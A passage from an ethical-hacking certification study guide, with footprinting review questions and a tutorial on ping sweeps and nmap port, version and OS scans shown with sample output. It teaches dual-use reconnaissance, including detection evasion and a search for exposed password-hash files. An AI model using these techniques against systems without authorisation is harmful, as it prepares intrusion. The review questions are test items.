
Footprinting and reconnaissance are important activities in an overall methodology when it comes to ethical hacking. This is the stage where you collect a lot of data that you will use later. It's also a stage where you don't want to make a lot of noise. You're sneaking up on someone to scare them. If you make noise, you get no startled reaction from your target. The same is true here. You want to do your work ahead of time so when you get started, you aren't registering a lot of activity that could get you detected and the next thing you know, you've been locked out.

If you are interested to see techniques, tactics, and procedures we know real-life attackers used, you can refer to the MITRE ATT&CK Framework and get some ideas of how those attackers may operate. This can help you ensure you are providing a full set of testing to the organization you are working with.

There are multiple sources of intelligence that are freely and openly available. Using sources like the SEC's EDGAR database, you can obtain information about companies. Job sites can also provide you with details about a company that may be useful later. This includes the technology they may be using, since when they hire people, they generally provide job requirements, including technology vendors like Microsoft, Red Hat, Cisco, and Palo Alto Networks. You can also read reviews from employees that may have useful data.

Social network sites can be used to gather information about people, as well as companies. The people sometimes post information about their jobs or the company in general. Social engineering is a common attack technique, and this attack technique can be more successful if you know how to target individuals. You can also gather information about the companies themselves. Often, companies will have a social network presence. Additionally, there are sites like LinkedIn that are focused on businesses and business interactions.

The Internet requires data to function. This includes who has been allocated addresses. These allocations go through RIRs. You can use tools like `whois` to gather some of this data from the RIRs. The program `whois` can also be used to gather registration details about domains. This would include addresses, phone numbers, and contact information. Not all domains will have this information since registrars will sometimes hide the details of the registrant. What you'll get is the registrar's contact information and address and not the organization. What you will also get out of this is the registered NSs for the domain. These are the NSs considered to be authoritative for the domain.

DNS contains a lot of detail about a company if you can find it. The quickest way to get all of the hosts is to do a zone transfer, but it would be unlikely for zone transfers to be allowed. Instead, you may have to resort to something like brute-forcing DNS requests to guess possible hostnames. From this, you will get hostnames that can become targets. You will also get IP addresses. These IP addresses can be run through `whois` to get the network block and the owner of the block. You may get ranges of IP addresses that belong to the company from doing that.

It's a common tactic for companies to have both internal and external DNS servers. This helps protect the company by not exposing internal systems to the outside world. Once you

have access to the inside of the network by compromising some system, you can look at the DNS cache. This is done on Windows systems by running `ipconfig /displaydns`. This will show all of the cached DNS entries, meaning hostname/IP mappings that were resolved at some point and are being stored to help speed up the resolution the next time an application needs the IP address. A cached entry will mean a network request doesn't have to be made, which can save time.

Many attacks take place through web interfaces. While gathering details about a web server or the technologies used in a website isn't entirely passive, meaning using third-party sources, making common requests to a web server shouldn't be noticed much. As long as you aren't sending too many requests all at once or sending something unusual, you'll get lost in the noise of all the other regular requests.

Google hacking is a technique you can use to narrow your search and get results that are focused and relevant. Google hacking is a technique that makes use of keywords like *site*, *inurl*, *intext*, *filetype*, and *link* to get very specific results. One of the most useful will be the *site* keyword, which means you are searching within only one domain. This means you are only looking at results within the organization you are testing for. If you need help identifying search terms that may help you identify vulnerabilities, you can use the Google Hacking Database.

People and businesses are often using devices that have a network connection but don't have traditional means for users to interact with them. This often means these devices can be vulnerable to attack. All these devices are called the Internet of Things (IoT). There are sites like Shodan that can be used to identify these embedded devices. Shodan will provide a lot of details about a device, including the IP address and where the IP address is located. You should be able to narrow down whether the device belongs to your target company using a site like Shodan.

## Review Questions

You can find the answers in the appendix.

1. If you were checking on the IP addresses for a company in France, what RIR would you be checking with for details?
  - A. ARIN
  - B. RIPE
  - C. AfriNIC
  - D. LACNIC
2. You need to identify all Excel spreadsheets available from the company Example, Inc., whose domain is `example.com`. What search query would you use?
  - A. `site:example.com files:pdf`
  - B. `site:excel files:xls`
  - C. `domain:example.com filetype:xls`
  - D. `site:example.com filetype:xls`
3. If you found a colleague searching at `pgp.mit.edu`, what would they likely be looking for?
  - A. Email addresses
  - B. Company keys
  - C. Executive names
  - D. Privacy policies
4. What information could you get from running `psf`?
  - A. Local time
  - B. Remote time
  - C. Absolute time
  - D. Uptime
5. The DNS server where records for a domain belonging to an organization or enterprise reside is called the \_\_\_\_\_ server.
  - A. Caching
  - B. Recursive
  - C. Authoritative
  - D. Local
6. What strategy does a local, caching DNS server use to look up records when asked?
  - A. Recursive
  - B. Serial
  - C. Combinatorics
  - D. Bistromathics

7. What would you use a job listing for when performing reconnaissance?
  - A. Executive staff
  - B. Technologies used
  - C. Phishing targets
  - D. Financial records
8. What tool could be used to gather email addresses from PGP servers, Bing, Google, or LinkedIn?
  - A. whois
  - B. dig
  - C. netstat
  - D. theHarvester
9. What social networking site would be most likely to be useful in gathering information about a company, including job titles?
  - A. Twitter
  - B. LinkedIn
  - C. Foursquare
  - D. Facebook
10. You see the following text written down—port:502. What does that likely reference?
  - A. Shodan search
  - B. I/O search
  - C. p0f results
  - D. RIR query
11. What would you use Wappalyzer for?
  - A. Analyzing web headers
  - B. Analyzing application code
  - C. Identifying web headers
  - D. Identifying web technologies
12. What technique would you ideally use to get all the hostnames associated with a domain?
  - A. DNS query
  - B. Zone copy
  - C. Zone transfer
  - D. Recursive request
13. What information would you not expect to find in the response to a `whois` query about an IP address?
  - A. IP address block
  - B. Domain association

- C. Address block owner
  - D. Technical contact
14. What would you be looking for with the *filetype:txt Administrator:500:* Google query?
- A. Text files owned by the administrator
  - B. Administrator login from file
  - C. Text files including the text *Administrator:500:*
  - D. 500 administrator files with text
15. What command would you use to get the list of mail servers for a domain?
- A. whois mx zone=domain.com
  - B. netstat zone=domain.com mx
  - C. dig domain.com @mx
  - D. dig mx domain.com
16. What would you get from running the command `dig ns domain.com`?
- A. Mail exchanger records for domain.com
  - B. Name server records for domain.com
  - C. Caching name server for domain.com
  - D. IP address for the hostname ns
17. If you wanted to locate detailed information about a person using either their name or a username you have, which website would you use?
- A. peekyou.com
  - B. twitter.com
  - C. intelius.com
  - D. facebook.com
18. If you were looking for detailed financial information on a target company, with what resource would you have the most success?
- A. LinkedIn
  - B. Facebook
  - C. EDGAR
  - D. MORTIMER
19. What financial filing is required for public companies and would provide you with the annual report?
- A. 10-Q
  - B. 11-K
  - C. 401(k)
  - D. 14-A

- 20.** If you were looking up information about a company in New Zealand, which RIR would you be looking in for data?
- A.** AfriNIC
  - B.** RIPE
  - C.** APNIC
  - D.** LACNIC





# Chapter

# 5

# Scanning Networks

---

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ Communication on protocols
- ✓ Technical assessment methods
- ✓ Vulnerabilities
- ✓ Vulnerability scanners
- ✓ Network security
- ✓ Port scanning
- ✓ Security testing methodology



With all the reconnaissance and information gathering behind us, we can start moving into interacting with the systems in the target and its networks. This stage requires the data gathered from the reconnaissance and footprinting steps. Without that, you will have no idea what to scan. Of course, if you are working hand in glove, as it were, with the customer, they may have provided you with a lot of the details you would normally have gotten with reconnaissance techniques. Either way is okay, as long as you are clear up front about what the scope and scale of the engagement is and, once you start directly interacting with systems, you don't move beyond what was agreed to with your target.

### Ethics Note

Just a reminder, especially as we start moving into touching systems, you must get permission. Even though we're just talking about scanning and not performing exploits, it's entirely possible for a scan to knock over a system. On really fragile systems, such as older embedded devices, a simple port scan can cause the device to fail. Ensure that you have permission from your target/client and that they have an understanding of what may happen once you get started. Expect the unexpected and inform your client/employer.

A common step to move to when first interacting with target systems is to perform a port scan. A port scan identifies open ports on systems connected to the target network. A port scan isn't done just for the purpose of doing a port scan. A port scan is a starting point for identifying services and applications that are listening on those ports. Keep in mind that the objective is always to identify issues on your target network so your client/employer can improve their security posture. Identifying applications can help us identify vulnerabilities that need to be addressed.

Just identifying services and applications may not provide you with a lot of information, and what information it does provide can create a lot of work for you. Knowing the application name and even the version means you need to start digging into potential vulnerabilities that may exist with that application and service. This is why we use vulnerability scanners. The vulnerability scanner can help save time during that process. You shouldn't assume, though, that the vulnerability scanner is infallible. Vulnerability scanners can make mistakes—on both ends of the spectrum, meaning it can miss vulnerabilities as well as report ones that really don't exist. The knowledge and skill of an ethical hacker is important here—knowing how to verify and knowing what is real and what isn't.

Firewalls can be a real nuisance, as can intrusion detection (or protection) systems for that matter, if you are doing a true red-team test where the operations team doesn't know what you are doing and you don't want them to know. This means that these technologies can inhibit or deter attempts to reach into the network to gather information that you can use later. Ports may be open on systems but closed in the firewall. This limits your ability to get to those applications. Your scan attempts may be detected, alerting security and operations staff about what you are doing, which may mean you just get barred altogether. Depending on the rules of the engagement, you may not want to be detected. This means there may be evasion techniques that need to be employed to make sure you can keep going and don't get blocked.

One way to achieve that, and also to poke at some functionality to identify possible vulnerabilities, is to use packet crafting. Packet crafting means you bypass the operating system and its mechanisms for creating all the data structures in the right way for transmission over the network. The reason for doing this is to create those messages incorrectly. If they don't look right, they may get ignored by firewalls or detection systems. This may allow the message to get to the endpoint.

MITRE identifies active scanning as a technique attackers use and refers to two subtechniques, scanning IP blocks and vulnerability scanning. While MITRE is correct, the description misses a lot of detail. As you will see in the rest of this chapter, scanning IP blocks and vulnerability scanning have a lot of different tools and tactics.

## Ping Sweeps

Rather than blindly throwing attacks at address spaces you've identified, you may want to identify systems that are responsive within those address spaces. Responsive means that when network messages are sent to them, they provide an appropriate response to the messages. This means you can identify systems that are alive before you start aiming attacks or probes at them. One way of determining systems that are alive is to perform a ping sweep. A ping sweep is when you send ping messages to every system on the network. The ping is an ICMP echo request, which is a common message to be sent. As long as you aren't pounding targets with an unusual number or size of these messages, they may not be noticed. Ping sweeps aren't guaranteed to succeed because there may be firewall rules that block ICMP messages from outside the network.

### Using fping

While there are many tools that can perform a ping sweep, one of the common ones is `fping`. This is a tool designed to send ICMP echo requests to multiple systems. In the following code listing, you can see the use of `fping` to sweep my local network. The parameters used with `fping` are `aeg`, which means `fping` shows hosts that are alive, shows elapsed time, and generates a list of targets from an address block. You'll see the list of hosts that

respond at the front of the list. After that, you start to see host unreachable messages, indicating that the host is down. `fping` will send multiple messages to systems before giving up and determining it's down. This output is truncated due to length, but without the `a`, the end of the list would be all of the hosts that were flagged as down. As it is, all we get is the indication that the systems were up.

### **fping Output**

```
$ fping -aeg 192.168.86.0/24
192.168.86.1 (10.3 ms)
192.168.86.2 (16.4 ms)
192.168.86.12 (27.7 ms)
192.168.86.21 (17.4 ms)
192.168.86.11 (173 ms)
192.168.86.20 (82.7 ms)
192.168.86.31 (0.04 ms)
192.168.86.30 (14.3 ms)
192.168.86.32 (16.4 ms)
192.168.86.35 (16.9 ms)
192.168.86.37 (21.7 ms)
192.168.86.38 (20.4 ms)
192.168.86.39 (22.2 ms)
192.168.86.22 (216 ms)
192.168.86.43 (15.6 ms)
192.168.86.44 (14.7 ms)
192.168.86.49 (0.37 ms)
192.168.86.50 (14.3 ms)
192.168.86.51 (18.8 ms)
192.168.86.52 (15.3 ms)
192.168.86.28 (294 ms)
192.168.86.58 (19.9 ms)
192.168.86.47 (375 ms)
192.168.86.53 (508 ms)
192.168.86.63 (404 ms)
192.168.86.160 (15.6 ms)
192.168.86.162 (25.7 ms)
192.168.86.170 (14.6 ms)
192.168.86.189 (18.9 ms)
192.168.86.196 (25.6 ms)
192.168.86.200 (32.7 ms)
192.168.86.205 (72.2 ms)
```


```
192.168.86.210 (18.3 ms)
192.168.86.245 (15.6 ms)
192.168.86.247 (23.4 ms)
192.168.86.250 (25.9 ms)
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.4
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.4
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.3
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.3
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.7
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.7
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.6
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.6
```

Since the `e` parameter was passed to `fping`, it provides the elapsed time. This is the round-trip time between the message that was sent and the response that was received. Some of these round-trip times are fairly high, considering it's all on the local network, even if `fping` is running on a virtual machine, where the host operating system is using wireless.

While we have a lot of systems indicating responses, that doesn't mean those are the only systems that exist on the network. Since this is the local network, we can be reasonably sure that all of this information is correct. However, network- and host-based firewalls may also block these ICMP echo requests. Just because you don't get a response does not mean that the hosts are not up. It may mean that there is something that's blocking the message. A firewall may respond with an ICMP host unreachable, just as you see in the preceding code, or it may simply drop the message, meaning there would be no response. There may be other reasons for lack of a response, though.

## Using MegaPing

Another tool that can perform a ping sweep, as well as several other functions, is MegaPing. MegaPing is a GUI-based tool that runs under Windows. It incorporates several functions into a single interface. The ping sweep can be accomplished using the IP Scanner tool, which you would select from the list on the left side. Figure 5.1 shows the full interface after running the IP scan. By default, the MAC address and hostnames are not included in the list. There are check boxes on the right side, however, that can be checked even after you have run a scan, and the information will be added.

**FIGURE 5.1** MegaPing IP scanner

Along the left side, you will see several other tools that you can make use of. It becomes a bit of a Swiss Army knife for the purposes of network troubleshooting. In addition to troubleshooting network issues, there is also a port scanning tool. I'll cover port scanning in more detail in the next section. There are other enumeration utilities you may find useful as you are identifying systems and services on your target network.

### Hands-on Activity

Download a copy of MegaPing from the Magento Software website. Run a ping sweep using the IP scanner. Make sure to identify the MAC addresses for all the systems.

The ping sweep may be telling, but it's only a start. It may be used just to get a sense of the number of hosts that you may need to think about testing. The ping sweep will give you only a limited amount of information. Just knowing a host is up (and the information that a host isn't up may be unreliable) doesn't tell you a lot. Ultimately, you want to know what services are running on the host. A ping sweep will give you an idea of what systems may be

targetable. Depending on how you are approaching your testing and where you are, this may be valuable. You may also consider just moving directly to a port scan, especially since port scanners will often do a ping ahead of the port scan to make sure the system is up before bothering to send port probes.

## Port Scanning

Let's clear this up, in case there is confusion. We aren't talking about passing by a cruise ship, peering in windows. We are talking about network communication devices. A port is a construct within the operating system's network stack. When an application has network service functionality, it binds to a port, meaning it reserves the port and registers the application to get messages that come in on that port. Any communication received by the system addressed to one of the ports gets forwarded to the application that is registered to that port. When there is an application listening on a port, it is considered to be open. Remember that ports exist at the Transport layer, so applications determine whether they are going to use UDP or TCP as the protocol to listen on. The reason for mentioning this is that the objective of port scanning is to identify the software that is bound to the ports that are identified as open.

TCP, as you should know, uses a three-way handshake to initiate connections. To accomplish the handshake, TCP makes use of flag settings, which means there is a set of bits that are enabled or disabled to set or unset the flags. The three-way handshake uses the SYN and ACK flags to complete the connection process. Other flags, such as URG, PSH, and FIN, are used for other purposes, and the RST flag is used to let other systems know to cease communications on the destination port in the received message. Port scanners make use of the known rules in the protocol to make determinations about whether a port is open or not.

Open ports should respond to a SYN message with a SYN/ACK. Closed ports should respond to a SYN message with a RST message. What happens, though, if we send other messages to open or closed ports? Why would we even do that, considering that we know how open and closed ports respond? The reason relates to security technologies like firewalls and intrusion detection systems. Other TCP messages are used to bypass these devices and get responses where there otherwise may not be any response. The way the protocol is expected to work is documented and so network stack implementations adhere to the documentation. There are some exchanges that are simply not documented, so behavior isn't guaranteed because it's not expected. These exchanges can be used to elicit responses from our target systems. UDP is another story altogether. There is no defined way of beginning a conversation from the standpoint of the protocol. UDP messages are sent from a client to a server, and it's up to the server how it responds. The operating system's network stack has no role other than to pass the message up to the application once the Transport layer headers have been processed. This can be a challenge for port scanners. The reason is that with no defined response, it's hard to determine whether a lack of response is because of a closed port or just because the application didn't receive what it expected. It could also be that the server application listening at that port simply doesn't respond.

Since there is no defined response, port scanners have to make a best guess. If there is no response to a probe message, port scanners don't assume the port is closed because it may not be. Not only may the application just not have responded, but it's possible the UDP message was lost in transmission, since nothing in the protocol ensures that it gets from end to end. Because either is possible, the probe messages will be re-sent. There is a delay of some small period of time between each message. Sending multiple messages with delays between them can cause significant UDP port scans to take quite a bit more time than a TCP scan.

As noted earlier, port scanners may send ICMP echo requests to targets before running a port scan. There isn't much point in sending thousands of messages to a host that isn't there. This behavior can be controlled, depending on the port scanner being used.

## Nmap

The de facto port scanner is nmap, short for network mapper. After all, if it's good enough for Carrie-Anne Moss in *The Matrix Reloaded* and Rihanna in *Ocean's 8*, it should be good enough for me or you. This is a program that has been around since 1997 and has become so commonly used that other port scanners implement the same command-line parameters because they are so well known. It isn't just a port scanner, though; its primary role and other functions are just extensions of the core purpose of nmap.

Nmap can perform UDP scans as well as multiple types of TCP scans when it comes to port scanning. In addition, nmap will detect operating system types, applications, and application versions. Perhaps more significantly, nmap supports running scripts. These scripts allow anyone to extend nmap's functionality. The scripting engine, powered by the Lua programming language, has modules that scripts can be built on top of to make the job of probing systems much easier.

## TCP Scanning

As it's the most detailed and complex type of scanning done, I'll cover the different types of TCP scans that nmap can perform. First, we know that transport protocols use 2 bytes for the port number in their headers. This means there are 65,536 possible ports (0–65535). Scanning that many ports, especially considering that the vast majority of them aren't used by listening applications, is very time-consuming. To be efficient, nmap will scan only about 1,000 ports by default, though you can specify any ports for nmap to scan that you would like. These 1,000 ports are the ones that are mostly likely to have a listening service.

There are many types of TCP scanning. One of the first ones to look at is the SYN scan. This is sometimes called a *half-open scan*, because connections are left half open. nmap will send a SYN message to the target. If the port is open, it responds with a SYN/ACK message, and nmap will respond to that with a RST message, indicating it doesn't want to continue with the connection. If the port is closed, the target system will respond with its own RST message. In the following code listing, you can see a SYN scan, which is called with `-sS` as the parameter. Then, you need a target. This scan is a single IP address, but you can also specify a range or a network block.

### SYN Scan with nmap

```
$ nmap -sS 192.168.86.32
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 19:01 MDT
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.022s latency).

Not shown: 500 closed ports, 495 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
88/tcp    open  kerberos-sec
445/tcp   open  microsoft-ds
548/tcp   open  afp
5900/tcp  open  vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)

Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds
```

To demonstrate the use of a network block as a target, we can make use of a full connect scan. Rather than a RST as the response to the SYN/ACK, nmap will complete the connection and then tear it down once the connection is complete. What you will see in the following code listing is the use of a CIDR block as the target address. This means nmap will scan the entire subnet. You will also notice that the ports are specified. Rather than just defaulting to the 1,000 ports nmap will usually scan, we're only going to get hosts that have port 80 and 443 open. There could be many hosts on the network that won't respond to a scan like this.

### Nmap Full Connect Scan

```
$ nmap -sT -p 80,443 192.168.86.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 20:44 MDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.011s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)

Nmap scan report for 192.168.86.2
Host is up (0.011s latency).
```

```
PORT      STATE SERVICE
80/tcp    closed http
443/tcp   closed https
MAC Address: 68:05:CA:46:70:88 (Intel Corporate)
```

```
Nmap scan report for 192.168.86.11
Host is up (0.022s latency).
```

```
PORT      STATE SERVICE
80/tcp    closed http
443/tcp   closed https
MAC Address: C8:DB:26:02:EE:CC (Logitech)
```

```
Nmap scan report for harmonyhub.lan (192.168.86.12)
Host is up (0.014s latency).
```

```
PORT      STATE SERVICE
80/tcp    closed http
443/tcp   closed https
MAC Address: C8:DB:26:02:89:62 (Logitech)
```

```
Nmap scan report for myq-d9f.lan (192.168.86.20)
Host is up (0.026s latency).
```

```
PORT      STATE SERVICE
80/tcp    open   http
443/tcp   closed https
MAC Address: 64:52:99:54:7F:C5 (The Chamberlain Group)
```

There are two things you may note in the output. First, we don't know what the application is. All we know is the protocol that is being used. Of course, we assume it's a web server, but what one? Even if we knew what the operating system is, we can't assume which application is being used as the web server. The second thing to notice is that along with the MAC address, you get the vendor. There is nothing special here. nmap looks up the organizationally unique identifier (OUI) part of the MAC address from a database and presents the result of the lookup.

There are additional TCP scans that nmap can run. The other scans make use of unexpected input as a way of potentially getting different responses. For example, the following code listing is something referred to as an Xmas scan. The reason for that is that the packets being sent have the FIN, PSH, and URG flags set, which makes the packet look lit up like a Christmas (or Xmas) tree. What you will likely notice quickly is that we don't get an indication about open ports here, as we did in the preceding code. Instead, nmap is telling us that

the port is either open or filtered. The reason for this is that with ports that are closed, the system responds with a RST. Ports that are open don't respond at all because this is not a legal packet from the perspective of the protocol. If nmap doesn't get any response, it's not clear whether it's because a network device dropped the message or if the system just didn't respond to an illegal message.

### Running an Xmas Scan with Nmap

```
$ nmap -sX 192.168.86.32
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 20:58 MDT
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.0076s latency).
Not shown: 995 closed ports
PORT      STATE          SERVICE
22/tcp    open|filtered ssh
88/tcp    open|filtered kerberos-sec
445/tcp   open|filtered microsoft-ds
548/tcp   open|filtered afp
5900/tcp  open|filtered vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

The same ports show up here as with the SYN scan earlier. The only difference is that nmap can't specifically determine whether the port is open or filtered. Other scans, such as the Null scan where no flags are set, will also show results as being open or filtered for the same reason. The FIN scan also uses an unexpected set of flags since the FIN flag should only be sent in cases where there is an established connection. You will also get open or filtered from the FIN scan.

### UDP Scanning

UDP scanning is much more straightforward than TCP scanning. There are no options for UDP scanning. nmap sends out UDP messages and then watches whatever responses may come back. The expectation is that if a port is closed, the system will respond with an ICMP port unreachable message. If a port is open, the service may respond with something or it may just not respond at all. In the following code, you can see a UDP scan run with nmap. You'll notice on the command line that a new parameter has been added, `-T 4`. This sets the throttle rate. By default, the throttle is set at 3, which is a common rate of message transmission. If you want it faster, you can go up to 5. If you want it to go slower, potentially to avoid detection, you can turn it down to 1. Since this is on my local network and I don't care how fast it transmits, I have the throttle rate set for 4.

```
$ nmap -sU -T 4 192.168.86.32
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 08:03 MDT
```

```
Nmap scan report for billthecat.lan (192.168.86.32)
```

```
Host is up (0.0053s latency).
```

```
Not shown: 750 closed ports, 247 open|filtered ports
```

```
PORT      STATE SERVICE
```

```
123/udp  open  ntp
```

```
137/udp  open  netbios-ns
```


```
5353/udp open  zeroconf
```

```
MAC Address: AC:87:A3:36:D6:AA (Apple)
```

```
Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

Figure 5.2 will show you what these requests look like after capturing them in Wireshark, a packet capturing program. At the top of the list of packets are the probe requests from the system running nmap. If you look at the packet decode in the bottom pane, you will see there is no data in the packet. The UDP header is the 8 bytes expected for a UDP header and then there is no payload. The bottom of the list of packets shows the ICMP port unreachable messages from the target host.

**FIGURE 5.2** UDP scan from Wireshark



You can compare the time that it takes to perform the different scans. The SYN scan took a bit over three seconds, while the UDP scan took just over five seconds. You'll also notice

that there are about 1,000 ports scanned for UDP as well. We still have the problem, though, of not knowing for sure what applications are running behind these ports. This is also something nmap can take care of for us.

### Port Scanning

Download a copy of nmap. You can use the command-line version or the GUI version with Zenmap. Even if you have only a single computer, you should have a router on your network as well. If you have nothing else, you can scan the IP address that belongs to your router, also known as the *default gateway*. Try running both TCP scans as well as UDP scans. Try two different types of TCP scans to see if you get any different results.

## Detailed Information

We can use nmap to address the problem of not knowing the application. We can use version scanning. What nmap does when we run a version scan (-sV) is connect to the port and, as necessary, issue the correct protocol commands to get the application banner back. The banner is protocol-specific and may include such information as the software name and version. In the following code listing, you can see not only the protocol, as you've seen before, but also the software being used and the version number. For port 22, the system is running OpenSSH version 7.4. The 2.0 in parentheses indicates it is version 2.0 of the protocol. This is something that the service indicates in the banner.

### Nmap Version Scan

```
$ nmap -sV 192.168.86.32
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 20:51 MDT
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.0083s latency).

Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
88/tcp    open  kerberos-sec Heimdal Kerberos (server time:
2018-07-15 02:51:39Z)
445/tcp   open  microsoft-ds?
548/tcp   open  afp          Apple AFP (name: billthecat;
protocol 3.4; OS X 10.9 - 10.11; Macmini7,1)
5900/tcp  open  vnc          Apple remote desktop vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)
```

```
Service Info: OSs: OS X, Mac OS X; CPE:  
cpe:/o:apple:mac_os_x:10.9,  
cpe:/o:apple:mac_os_x
```

```
Service detection performed. Please report any incorrect  
results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 35.23 seconds
```

nmap knows the details about the services because the application provides the information when nmap connects. Different applications and protocols will provide different sets of information, which means nmap has to understand how to speak these protocols to get this information in some cases. As an example, with web servers such as Apache, the system administrator is in charge of how much should be provided in the headers going back to the client. Apache can provide not only the name of the product, Apache, but also the version of the software and the modules that are loaded as well as the versions of the modules.

You may also want to know what operating system is running on the remote system. This is also something nmap can take care of, with an operating system scan. To make a determination about the operating system, nmap has a database of fingerprints. The fingerprints contain details about how each operating system behaves, including how the IP identification field is generated, the initial sequence number, the initial window size, and several other details. To identify the operating system, nmap has to find at least one open port and one closed port.

In the following code, you can see an operating system scan. You will notice that even though I didn't indicate a TCP scan, nmap performed one. The same ports that were found to be open before have been identified again. You will also notice that nmap scanned two different systems. This is another way nmap can be told to scan systems rather than ranges or network blocks. If you provide multiple systems on the command line, nmap will perform the same scan on each of the systems specified.

### Operating System Scan with Nmap

```
$ nmap -O 192.168.86.32 192.168.86.30  
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-03 20:54 MDT  
Nmap scan report for billthecat.lan (192.168.86.32)  
Host is up (0.0039s latency).  
Not shown: 995 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
88/tcp    open  kerberos-sec  
445/tcp   open  microsoft-ds  
548/tcp   open  afp  
5900/tcp  open  vnc  
MAC Address: AC:87:A3:36:D6:AA (Apple)
```

